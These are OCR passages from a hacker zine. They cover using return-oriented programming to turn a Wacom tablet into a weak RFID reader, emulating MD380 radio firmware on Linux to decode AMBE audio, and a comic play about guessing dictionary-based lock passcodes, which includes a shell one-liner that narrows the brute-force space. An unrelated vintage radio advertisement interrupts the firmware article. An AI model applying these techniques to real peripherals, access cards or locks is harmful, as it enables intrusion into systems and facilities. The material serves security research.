This is enough to start testing the waters and building up more and more complex ROP code. The ROM is only 32kB, and barely half full, but there are some useful gadgets. We can make function calls, do memcpy, RAM-to-RAM and ROM-to-RAM. Interrupts are tricky. I tried coexisting with them for a while, but had to give up on that due to USB packet corruption issues I couldn't track down. Write an arbitrary byte? Look up where we'd find that in ROM and do a memcpy. Loops are the slowest. These ROP stack frames can only execute once before they're corrupted, so we must copy the code each time it's run. It's slow, but we're doing arbitrary things to this peripheral that we haven't even written any code to. We can even return it to normal operation if we like, by jumping back to the main loop and restoring a normal stack.

This is not typically the sort of operation your OS requires elevated privileges for. The underlying Send Feature Report operation is typically associated with harmless device-specific features like toggling your keyboard LEDs, not with writing arbitrary instructions to a Turing-complete processor that is trusted by the OS just as much as you are. Applications can typically reserve access to any HID device that doesn't already have a driver loaded. It's easy to imagine some desktop malware that unloads or subverts the default driver long enough to load some malware into a peripheral's RAM without subsequent detection by either the user or the driver.

4.3 Amplitude Modulation Alchemy

Wacom pens and passive RFID cards are broadly similar, in that they both use a resonant LC circuit to pick up some energy from the reader's changing magnetic field, then they send back data bits with backscatter modulation, selectively shorting out the coil. The specific mechanism is a bit different though, and it will make our job harder. A typical 125 kHz RFID reader is sending out either a continuous carrier, or perhaps sending long bursts a few times a second to save energy. During this burst, the reader is continuously listening for a modulated response, with hardware filters specifically tuned to this job.

Wacom tablets, by contrast, are all about sequentially scanning an array of coils. This CTE-450 tablet has 12 short and wide horizontal coils on the front side (Y00 through Y11) and 17 tall and thin vertical coils on the back side (X00 to X16). When it has no idea where the pen might be, it has to scan everywhere. After locating the pen, it can adjust the scanning pattern to take differential measurements from the tablet coils nearest the pen coil. Instead of transmitting and receiving simultaneously, the filtering can be simplified by toggling between two modes. When transmitting, a 74HC125 buffer drives the coil with the tablet's carrier wave. During this time, the analog integrator is zeroed. Then the tablet switches modes, and begins integrating the received signal.

These resonant LC circuits are like electromagnetic tuning forks. An RFID tag or a Wacom pen have a tuning fork at a specific frequency, and some circuitry that communicates each bit by either damping the oscillations or letting them ring. The Wacom tablet shouts at the tuning fork's frequency, quickly and abruptly, and immediately listens for the reverberation. The whole protocol is designed around this mode switch. Gaps in the carrier indicate the bit boundaries, and longer bursts divide packets.

The trick here is to use this mechanism to read some common RFID access card. Between the slow return-oriented programming and the limited analog frontend, I picked an easy target for the PoC. The EM4100 is a common 125 kHz tag with a fixed 40-bit ID. It's no more secure than a pin tumbler lock for sure, but it isn't too far from the tags used in many access control systems.

The EM4100 pads the 40-bit code out to a 64-bit repeating pattern with the addition of a 9-bit header and a matrix of parity bits. Each bit is Manchester encoded; 0 becomes 10, 1 becomes 01. Each half-bit lasts 32 clock cycles, giving us a conveniently slow data rate.

The pulsed carrier is a problem. The RFID card does have its little tuning fork, and it keeps ringing a little bit, but not as much as you might think, especially when the EM4100 chip is trying to power itself from this stored energy and the external carrier has disappeared. A clock cycle or two, but not nearly as long as the tablet's A/D conversion takes. This little bit of unpredictability, though, has so far foiled every plan of mine to stay in sync with the signal in order to sample it at or below the bit rate. My workaround has been to use a short enough carrier pulse in order to have multiple samples per bit, allowing me to occasionally use a pile of filters and heuristics to recover the correct bits with appropriate deference to Nyquist. The problem with using a shorter carrier pulse is that it lowers our carrier duty cycle, delivering less power to the RFID card. So, there's a delicate balance: long enough to power the card, short enough for the resulting data to be intelligible through this intermittent sampling.

The returned signal is quite weak, since the tablet's filters are looking for resonance at a very different frequency. This is an area where I've seen much difference between individual RFID tags. Under unrealistic conditions, with the RFID tag placed directly on the tablet circuit board, many tags read successfully without much trouble. With an unmodified and fully assembled tablet, I've had very difficult to reproduce results, occasionally reading only one of the several tags I tried the setup with.

If you want to try this experiment or others, you can find my simple ROP toolkit and signal processing for the CTE-450 and try your luck with the return-oriented analog hacking.[13]

4.4 More to do

Although so far I've only managed to transform this tablet into an extremely bad RFID reader, I think this shows that the overall approach may lead somewhere. The main limitations here are in the reliance on slow ROP, and the relatively low quality A/D converter on the LC871. I've done my best to try

[13] `git clone https://github.com/scanlime/cte450-homebrew/`
`unzip pocorgtfo13.pdf cte450-homebrew.tar.bz2`


and separate the signal from the noise, but I'm no DSP guru. It's possible that a signal processing expert could be snooping tags with a better success rate than I've been seeing. As a proof of concept, this shows that the transformation from tablet to RFID reader is theoretically doable, though without a significant improvement in range it's hard to imagine this approach succeeding at reading access cards casually left against a victim's graphics tablet.

It could be interesting to examine newer tablets. The custom silicon in `FEB0h` turned out to be one of the best things about the CTE-450 tablet, making it relatively easy to change the timing and carrier frequency. If newer tablets have a nicer A/D converter and a programmable filter on the receive path, they could make a decent RFID reader indeed. A brief look at my newer Intuos Pro tablet shows a Renesas processor that likely has reprogrammable flash.

There's certainly more work to do in discovering the scope of devices vulnerable to glitched `GET_DESCRIPTOR` requests. What other devices that we usually think of as black-box peripherals might have firmware that can be read out, or RAM that we can temporarily hide code in?

It may be possible to mitigate these glitched `GET_DESCRIPTOR` firmware readouts by adding additional verification steps in the device's USB stack, which would each also need to be glitched. Reducing the number of invalid states that eventually result in spilling data will make the glitching process much more tedious.

In practice, though, I would argue that the best security is not to rely on secret firmware at all. Algorithms shouldn't need secrecy to keep them secure. Debug features that are too dangerous to leave should be disabled, not hidden. If any sensitive data must be reachable from the CPU, it should be unmapped whenever possible, especially when some USB controller asks for your life story.



5 Decoding AMBE+2 in MD380 Firmware in Linux

by Travis Goodspeed KK4VCZ
with kind thanks to DD4CR, DF8AV, and AB3TL

Howdy y'all,

In PoC||GTFO 10:8, I shared with you fine folks a method for extracting a cleartext firmware dump from the Tytera MD380. Since then, a rag-tag gang of neighbors has joined me in hacking this device, and hundreds of amateur radio operators around the world are using our enhanced firmware for DMR communications.

AMBE+2 is a fixed bit-rate audio compression codec under some rather strict patents, for which the anonymously-authored Digital Speech Decoder (DSD) project[14] is the only open source decoder. It doesn't do encoding, so if for example you'd like to convert your favorite Rick Astley tunes to AMBE frames, you'll have to resort to expensive hardware converters.

In this article, I'll show you how I threw together a quick and dirty AMBE audio decompressor for Linux by wrapping the firmware into a 32-bit ARM executable, then running that executable either natively or through Qemu. The same tricks could be used to make an AMBE encoder, or to convert nifty libraries from other firmware images into handy command-line tools.

This article will use an MD380 firmware image version 2.032 for specific examples, but in the spirit of building our own bird feeders, the techniques ought to apply just as well to your own firmware images from other devices.

– — — – — — — – — – —

Suppose that you are reverse engineering a firmware image, and you've begun to make good progress. You know where plenty of useful functions are, and you've begun to hook them, but now you are ready to start implementing unit tests and debugging chunks of code. Wouldn't it be nicer to do that in Unix than inside of an embedded system?

As luck would have it, I'm writing this article on an aarch64 Linux machine with eight cores and a few gigs of RAM, but any old Raspberry Pi or Android phone has more than enough power to run this code natively.

Be sure to build statically, targeting `arm-linux-gnueabi`. The resulting binary will run on armel and aarch64 devices, as well as damned near any Linux platform through Qemu's userland compatibility layer.


[14] `git clone https://github.com/szechyjs/dsd`

5.1 Dynamic Firmware Loading

First, we need to load the code into our process. While you can certainly link it into the executable, luck would have it that GCC puts its code sections very low in the executable, and we can politely ask `mmap(2)` to load the unpacked firmware image to the appropriate address. The first 48kB of Flash are used for a recovery bootloader, which we can conveniently skip without consequences, so the load address will be `0x0800c000`.

```
size_t length=994304;
int fd=open("experiment.img",0);
void *firmware=mmap(
     (void*) 0x0800c000, length,
     PROT_EXEC|PROT_READ|PROT_WRITE,
     MAP_PRIVATE,          //flags
     fd,                   //file
     0                     //offset
     );
```

Additionally, we need the 128kB of RAM at `0x20000000` and 64kB of TCRAM at `0x10000000` that the firmware expects on this platform. Since we'd like to have initialized variables, it's usually better go with dumps of live memory from a running system, but `/dev/zero` works for many functions if you're in a rush.



```
//Load an SRAM image.
int fdram=open("ram.bin",0);
void *sram=mmap(
      (void*) 0x20000000,
      (size_t) 0x20000,
      PROT_EXEC|PROT_READ|PROT_WRITE,
      MAP_PRIVATE,          //flags
      fdram,                //file
      0                     //offset
      );

//Create an empty TCRAM region.
int fdtcram=open("/dev/zero",0);
void *tcram=mmap(
      (void*) 0x10000000,
      (size_t) 0x10000,
      PROT_READ|PROT_WRITE, //protections
      MAP_PRIVATE,          //flags
      fdtcram,              //file
      0                     //offset
      );
```

5.2 Symbol Imports

Now that we've got the code loaded, calling it is as simple as calling any other function, except that our C program doesn't yet know the symbol addresses. There are two ways around this:

The quick but dirty solution is to simply cast a data or function pointer. For a concrete example, there is a null function at `0x08098e14` that simply returns without doing anything. Because it's a Thumb function and not an ARM function, we'll have to add one to that address before calling it at `0x08098e15`.

```
void (*nullsub)()=(void*) 0x08098e15;

printf("Trying to call nullsub().\n");
nullsub();
printf("Success!\n");
```

Similarly, you can access data that's in Flash or RAM.

```
printf("Manufacturer is: '%s'\n",
       0x080f9e4c);
```

Casting function pointers gets us part of the way, but it's rather tedious and wastes a bit of memory. Instead, it's more efficient to pass a textfile of symbols to the linker. Because this is just a textfile, you can easily export symbols by script from IDA Pro or Radare2.

The symbol file is just a collection of assignments of names to addresses in roughly C syntax.

```
/* Populates the audio buffer */
ambe_decode_wav = 0x08051249;
/* Just returns. */
nullsub = 0x08098e15;
```

You can include it in the executable by passing GCC parameters to the linker, or by calling `ld` directly.

```
CC=arm-linux-gnueabi-gcc-6 -static -g
$(CC) -o test test.c \
      -Xlinker --just-symbols=symbols
```

Now that we can load the firmware into process memory and call its functions, let's take a step back and see a second way to do the linking, by rewriting the firmware dump into an ELF object and then linking it. After that, we'll get along to decoding some audio.

5.3 Static Firmware Linking

While it's nice and easy to load firmware with `mmap(2)` at runtime, it would be nice and correct to convert the firmware dump into an object file for static linking, so that our resulting executable has no external dependencies at all. This requires both a bit of `objcopy` wizardry and a custom script for `ld`.

First, let's convert our firmware image dump to an ELF that loads at the proper address.

```
arm-linux-gnueabi-objcopy                \
  -I binary experiment.img               \
  --change-addresses=0x0800C000          \
  --rename-section .data=.experiment     \
  -O elf32-littlearm -B arm experiment.o
```

Sadly, `ld` will ignore our polite request to load this image at `0x08000C000`, because load addresses in Unix are just polite suggestions, to be thrown away by the linker. We can fix this by passing `-Xlinker -section-start=.experiment=0x0800C000` to `gcc` at compile time, so `ld` knows to place the section at the right address.

Similarly, the SRAM image can be embedded at its own load address.

Gratitude is a debt I intend to repay.

Uncledave

← Then

Now →

For the past 35 years radio amateurs throughout the world have been purchasing equipment and supplies from me. Their friendship and loyalty have been the determining factors in our success. For this we are grateful and it is time that we made an effort to express our appreciation in a material way.

Many amateur radio clubs need financial aid. Many others can use extra funds if these funds can be obtained without assessing their members. We have a plan which will greatly assist all amateur radio clubs.

For every order received until March 1, 1955, we will send our check for 15% of your order – to your radio club for deposit in their treasury. When you place your order, be sure to include the name and address of your club and treasurer.

My best wishes for a healthy, happy and prosperous New Year.

73 – CUL

Uncledave, W2APF

Fort Orange RADIO DISTRIBUTING COMPANY
904 BROADWAY, ALBANY, N. Y.
TELEPHONE ALBANY 5-1594

5.4 Decoding the Audio

To decode the audio, I decided to begin with the same `.amb` format that DSD uses. This way, I could work from their reference files and compare my decoding to theirs.

The `.amb` format consists of a four byte header (`2e 61 6d 62`) followed by eight-byte frames. Each frame begins with a zero byte and is followed by 49 bits of data, stored most significant bit first with the final bit in the least significant bit of its own byte.

To have as few surprises as possible, I take the eight packed bytes and extract them into an array of 49 shorts located at `0x20011c8e`, because this is the address that the firmware uses to store its buffer. Shorts are used for convenience in addressing during computation, even if they are a bit more verbose than they would be in a convenient calling convention.

```
1  //Re-use the firmware's own AMBE buffer.
   short *ambe=(short*) 0x20011c8e;
3
   int ambei=0;
5  for(int i=1;i<7;i++){//Skip first byte.
     for(int j=0;j<8;j++){
7      //MSBit first
       ambe[ambei++]=(packed[i]>>(7-j))&1;
9    }
   }
11 //Final bit in its own frame as LSBit.
   ambe[ambei++]=packed[7]&1;
```

Additionally, I re-use the output buffers to store the resulting WAV audio. In the MD380, there are two buffers of audio produced from each frame of AMBE.

```
   //80 samples for each audio buffer
2  short *outbuf0=(short*) 0x20011aa8;
   short *outbuf1=(short*) 0x20011b48;
```

The thread that does the decoding in firmware is tied into the MicroC/OS-II realtime operating system of the MD380. Since I don't have the timers and interrupts to call that thread, nor the I/O ports to support it, I'll instead just call the decoding routines that it calls.


```
1  //Placed at 0x08051249
   int ambe_decode_wav(
3      signed short *wavbuffer,
       signed int eighty, //always 80
5      short *bitbuffer,  //0x20011c8e
       int a4,            //0
7      short a5,          //0
       short a6,          //timeslot, 0 or 1
9      int a7             //0x20011224
       );
```

For any parameter that I don't understand, I just copy the value that I've seen called through my hooks in the firmware running on real hardware. For example, `0x20011224` is some structure used by the AMBE code, but I can simply re-use it thanks to my handy RAM dump.

Since everything is now in the right position, we can decode a frame of AMBE to two audio frames in quick succession.

```
   //One AMBE frame becomes two audio frames.
2  ambe_decode_wav(
       outbuf0, 80, ambe,
4      0, 0, 0,
       0x20011224
6      );
   ambe_decode_wav(
8      outbuf1, 80, ambe,
       0, 0, 1,
10     0x20011224
       );
```

After dumping these to disk and converting to a `.wav` file with `sox -r 8000 -e signed-integer -L -b 16 -c 1 out.raw out.wav`, a proper audio file is produced that is easily played. We can now decode AMBE in Linux!



5.5 Runtime Hooks

So now we're able to decode audio frames, but this is firmware, and damned near everything of value except the audio routines will eventually call a function that deals with I/O—a function we'd better replace if we don't want to implement all of the STM32's I/O devices.

Luckily, hooking a function is nice and easy. We can simply scan through the entire image, replacing all `BX` (Branch and eXchange) instructions to the old functions with ones that direct to the new functions. False positives are a possibility, but we'll ignore them for now, as the alternative would be to list every branch that must be hooked.

The `BL` instruction in Thumb is actually two adjacent 16-bit instructions, which load a low and high half of the address difference into the link register, then `BX` against that register. (This clobbers the link register, but so does *any* `BL`, so the register use is effectively free.)

```
/* Calculates Thumb code to branch from
   one address to another. */
int calcbl(int adr, int target){
  /* Begin with the difference of the target
     and the PC, which points to just after
     the current instruction.*/
  int offset=target-adr-4;
  //LSBit doesn't count.
  offset=(offset>>1);

  /* The BL instruction is actually two
     Thumb instructions, with one setting
     the high part of the LR and the other
     setting the low part while swapping
     LR and PC. */
  int hi=0xF000 | ((offset&0xFFF800)>>11);
  int lo=0xF800 | (offset&0x7FF);

  //Return the pair as a single 32-bit word.
  return (lo<<16)|hi;
}
```

Now that we can calculate function call instructions, a simple loop can patch all calls from one address into calls to a second address. You can use this to hook the I/O functions live, rather than trapping them.

5.6 I/O Traps

What about those I/O functions that we've forgotten to hook, or ones that have been inlined to a dozen places that we'd rather not hook? Wouldn't it sometimes be easier to trap the access and fake the result, rather than hooking the same function?

You're in luck! Because this is Unix, we can simply create a handler for SIGSEGV, much as Jeffball did in PoC||GTFO 8:8. Your segfault handler can then fake the action of the I/O device and return.

Alternately, you might not bother with a proper handler. Instead, you can use GDB to debug the process, printing a backtrace when the I/O region at `0x40000000` is accessed. While GDB in Qemu doesn't support `ptrace(2)`, it has no trouble trapping out the segmentation fault and letting you know which function attempted to perform I/O.


5.7 Conclusion

Thank you kindly for reading my ramblings about ARM firmware. I hope that you will find them handy in your own work, whenever you need to work with reverse engineered firmware away from its own hardware.

If you'd like to similarly instrument Linux applications, take a look at Jonathan Brossard's Witchcraft Compiler Collection,[15] an interactive ELF shell that makes it nice and easy to turn an executable into a linkable library.

The emulator from this article has now been incorporated into my md380tools[16] project, for use in Linux.

Cheers from Varaždin, Croatia,
–Travis 6A/KK4VCZ



[15] `git clone https://github.com/endrazine/wcc`
`unzip pocorgtfo13.pdf wcc.tar.bz2`

[16] `git clone https://github.com/travisgoodspeed/md380tools`

6 Password Weaknesses in Physical Security: Silliness in Three Acts

by Evan Sultanik

Dramatis Personæ

Disembodied Voice of Pastor Manul Laphroaig ..... Bard

Alice Feynman ..... Disciple of the Church of Weird Machines

Bob Schrute ..... Assistant to the Facility Security Officer

Havva al-Kindi ..... Alice's Old and Wise Officemate

The Ghost of Paul Erdős ..... Keeper of *The Book*

Act I: Memorize, Don't Compromise

Pastor: In the windowless bowels of a nondescript, Class A office building entrenched inside the Washington, D.C. beltway, we meet our heroine, Alice Feynman, lost on her way to a meeting with the Facility Security Officer.

Alice: Excuse me, which way is it to the security office?

Bob: You must be the new hire. Bob Schrute, assistant FSO. I can take you there right after I finish with this...

Alice: Alice. Nice to meet you. What're you doing?

Bob: Kaba Mas X-09 high security spin-lock. It's DSS-approved for use in our SCIFs. I'm resetting this one's passcode.

Alice: [*Blank Stare*]

Bob: U.S. Department of Defense (DoD) Defense Security Service (DSS). Sensitive Compartmented Information Facilities (SCIFs). The rooms where we are allowed to store and process classified information?

Alice: I see. I noticed those things all over this building.

Bob: They're ubiquitous. You'll see them anywhere in the country there's classified work going on. One on each door, and another on each safe. Super secure, too. Security in this office is no joke.

Alice: How do they work?

Bob: [*Throwing Alice the lock's manual.*] They run off of the electricity generated from spinning them, so you need to spin them a bit to get started. You see? The LCD on top shows you the current number. You enter three two-digit numbers. First one clockwise, second counter-clockwise, third clockwise, and then a final spin counter-clockwise to open. That's the passcode.

Alice: [*Flipping through the manual.*] Does each lock get a different passcode?

Bob: Yes. That's why we have this [*handing Alice a magnet stuck to the side of the door*].

Alice: Ah I see. It's a phone keypad. So you use a mnemonic to remember each passcode?

Bob: Exactly. [*Pointing to a poster on the wall with his own mugshot and memetic letters emblazoning "MEMORIZE, DON'T COMPROMISE", he sternly repeats that slogan:*] **Memorize, don't compromise**.

Alice: [*"Is this guy serious?" face.*]

Bob: You think you could crack it? FALSE. [*Flamboyantly produces a pocket calculator that had been hidden somewhere on his person.*] Three two-digit numbers. That's 100 times 100 times 100, so ... there are a million possible codes. I've set this to have a timeout of four minutes after each failed attempt. So, trying all possible combinations

would take . . . [*furiously punching at the calculator*] . . . almost eight years! We change each code once every couple months, so even if you could continuously try codes for eight hours a day, you'd have . . . [*more furious punching*] . . . about seven tenths of one percent chance of getting the code right.

Alice: [*Handing the manual back.*] I didn't see anything in here about an automatic lockout after too many failed attempts.

Bob: [*Pointing to his minuscule biceps.*] These provide the lockout.

Alice: Are you ready to take me to the security office now?

Bob: Fine.


Act II: Surely You're Joking


Pastor: Two weeks later, Alice has settled into her office, which she shares with Havva al-Kindi. She hasn't had a chance to play with those nifty locks at all yet; her clearance is still being processed. Most of her time is spent idling or doing busy-work while she waits to be approved to work on a real project.

Alice: [*On her desk phone*] Yes. Yes, no problem. By close of business today. No problem. Bye.

Pastor: As Alice hangs up the phone, she notices something odd about the keypad, and immediately remembers the magnet Bob had showed her.

Alice: [*Gets up and starts drawing on her whiteboard.*]





Havva: What are you doing?

Alice: Did you ever notice that the numbers zero and one don't have any letters on the phone?

Havva: Sure! You're probably too young to have ever used a rotary phone, right? Back when phone numbers were only seven digits long, the first two numbers represented the exchange, and a mnemonic was given to each exchange. [*Singing and tapping on her desk*] *Bum-dah-bum bah-duh-bum bahhh dummm! PEnnsylvania Six Five Thousand!* No? It was a big Glenn Miller hit! My parents used to play it all the time when I was a kid. That song is referring to the phone number for the Hotel Pennsylvania in New York, which to this day is still (212) PE6-5000.

Alice: Oh yeah! I went there once for HOPE.

Havva: Hope? Anyhow, for various reasons, the numbers zero and one were never used in exchanges, which meant they never occurred at the beginning of phone numbers, which meant they couldn't have letters associated with them.

ALICE: Interesting! [*Continuing on the whiteboard*] $8^6 = \ldots$ [*a pause to consult her computer*] 262144. $1 - 262144 \div 1000000 = \ldots$ 0.738. Wow! So, if there are only eight buttons with letters, that reduces the number of possible phone numbers associated with six-letter mnemonics by 74% compared to if all the buttons had letters!

HAVVA: I guess that's true. There are also certain phone numbers you'll never be able to have English mnemonics for, because the buttons for 5, 7, and 9 don't have any vowels. So you can't make a mnemonic for a phone number that only uses those three numbers.

ALICE: Wow, yeah, that's another $3^6 = \ldots$ [*quickly doing some math in her head this time*] 729 codes that don't have mnemonics.

HAVVA: Codes?

ALICE: Er, I mean "phone numbers."

HAVVA: I'll bet there are certain "codes" that don't have any English words associated with them. Plus, letters in English words don't all occur at the same frequency: It's much more likely that a word will have the letter "e" than it will have the letter "x."

ALICE: [*Opens up a terminal on her computer.*]

```
$ grep '^.\{6\}$' /usr/share/dict/words | wc -l
    17706
$ echo `!!` / 1000000 | bc -l
.01770600000000000000
```

PASTOR: And thus, Alice had discovered that fewer than 2% of the million possible codes actually map to English words.

ALICE: [*Once again at the whiteboard.*]

HA	CK	ER
42	25	34

[*Back at the computer.*]

```
$ grep -i '^.\{4\}er$' /usr/share/dict/words \
  | wc -l
    1562
```

About 10% of six-letter English words end with the letters "ER"!

[*Back at the board, with long pauses.*]

DO	SA	GE
36	72	43
EN	RA	GE
36	72	43
FO	RA	GE
36	72	43
FO	RB	ID
36	72	43

PASTOR: And many words share the same code. In fact, Alice quickly wrote a script to count the number of unique codes possible from six-letter English words[17].

ALICE: There are only 14684 possible codes to check! That would take ... only about 40 days to brute-force crack!

Act III: The Book

PASTOR: Later that day, Alice is at her favorite dive, decompressing with some of her side projects.

PAUL: [*Sits down next to Alice at the bar. Wheel of Fortune is playing on an ancient CRT.*] Television is something the Russians invented to destroy American education.

ALICE: [*Tippling a brown liquor, neat, while working on her laptop. Paul's comment draws her attention to the TV. Alice notices that some letters are given away "for free" and remembers what Havva had said about letter frequency. She quickly grabs her notebook and jots down the letters as a reminder.*] R, S, T, L, N, E.

PAUL: [*Noticing Alice's notebook.*] Yes, these are very common letters in English. My native language does not use "r" as much. But what do I know about English? I learned it from my father, who taught it to himself by reading English novels in one of Joe's Gulags. [*Awkward pause while Alice struggles with how to respond.*] Have you discovered anything beautiful? [*Pointing into her notebook.*]

ALICE: Oh that? I've been thinking about mnemonics for passcodes.

[17] `$ grep '^.\{6\}$' /usr/share/dict/words | tr '[:upper:]' '[:lower:]' | sed 's/[abc]/2/g; s/[def]/3/g; s/[ghi]/4/g; s/[jkl]/5/g; s/[mno]/6/g; s/[pqrs]/7/g; s/[tuv]/8/g; s/[wxyz]/9/g' | sort | uniq | wc -l`

PAUL: [*Pointing to the drink:*] That poison will not help you. [*Produces a small pill bottle out of his shirt pocket, raises it to eye level, drops it, and then catches it with the same hand before it hits the bar.*]

ALICE: Haven't you heard? The *Ballmer Peak* is real! Or at least that's what I read on Stack Exchange.

PAUL: Pál Erdős. My brain is open.

PASTOR: Alice introduces herself and proceeds to explain all of her findings to Paul.

ALICE: ...and I just finished sorting the 14684 distinct codes by the number of words associated with them. That way, if I try the codes in order of decreasing word associations, then it will maximize my chances of cracking the code sooner than later.

PAUL: Yes, if codewords are chosen uniformly from all six-letter English words. Can I see the distribution of word frequency? [*Grabbing a napkin, stealing Alice's pen, and scribbling some notes.*] Using your method, after fewer than 250 attempts, there is a 5% probability that you will have cracked the code. After about 5700 attempts, there will be a 50% probability of success.

ALICE: [*Typing on her computer.*] That's only about 16 days!

PASTOR: An adversary with intermittent access to the lock—for example, after hours—could quite conceivably crack the code in less than a month.

PAUL: If there exists a method that allows the code-breaker to detect whether each successive two-digit subcode is correct before entering the next two-digit subcode,...

PASTOR: ...otherwise known as a "vulnerability"...

PAUL: ...[*annoyed about having been interrupted, even if by the disembodied voice of a narrator*] then the expected value for the length of time required to crack the code is on the order of minutes. [*Mumbling toward the fourth wall:*] That Pastor is more annoying than the SF.

ALICE: What?

PAUL: SF means "Supreme Fascist." This would show that God is bad. I do not claim that this is correct, or that God exists. It is just a sort of half-joke. There is an anecdote I once heard. Suppose Israel Gelfand and his advisor, Andrei Kolmogorov, were to both arrive in a country with a lot of mountains. Kolmogorov would immediately try and climb the highest mountain. Gelfand would immediately start building roads. What would you do?

ALICE: I would learn to fly an airplane so I could discover new mountain ranges. What about you?

PAUL: Some might say that *is* what I do. My friends might add that they pay for the fuel. But really, I just try to keep the SF's score low. How can we create mnemonics that are not vulnerable to your attack?

ALICE: Well, I guess the first thing to do is create a keypad layout that uses zero and one.

